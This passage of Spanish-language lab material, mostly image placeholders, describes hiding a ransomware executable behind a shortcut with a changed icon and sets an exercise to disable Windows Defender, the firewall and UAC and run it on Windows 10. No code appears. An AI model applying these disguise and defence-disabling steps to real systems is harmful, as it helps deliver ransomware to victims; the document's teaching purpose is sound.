





Lo que haremos ahora es cambiar el ícono del acceso directo, click derecho y propiedades sobre el archivo ejecutable y seleccionamos el ícono el predefinido de una imagen buscando en “examinar”











Aplicamos y eso sería todo





Ejecutamos y vemos que sucede





Evaluación 2

ACTIVIDAD PRACTICA: Ransomware pero ahora con Windows 10


En esta práctica, replicaremos el experimento realizado previamente en Windows 7, pero ahora en un entorno con Windows 10, no solo haga click en el acceso directo, vea hasta donde puede ejecutar este malware (PRUEBE DE TODO)


- Ejecutar el ransomware en Windows 10 y analizar su impacto.
- Documentar el proceso con capturas de pantalla detalladas.
- Evaluar las diferencias en el comportamiento del ransomware entre Windows 7 y Windows 10.

PASOS A SEGUIR:


- Desactivar todas las medidas de seguridad de Windows (Defender, Firewall, UAC, etc.).
- Configurar y ejecutar el acceso directo que oculta la ejecución del ransomware.
- Observar el comportamiento del sistema tras la ejecución del malware.
- Responder las siguientes preguntas con base en la evidencia recopilada:
 - ¿Se ejecutó correctamente el ransomware en Windows 10?
 - ¿El sistema se encriptó o hubo alguna protección activa que lo impidió?
 - ¿Hubo diferencias notables en comparación con Windows 7?
 - Explique que sucede si abre el acceso directo como modo administrador?


Desactivar todas las medidas de seguridad de Windows.







Apagamos el firewall



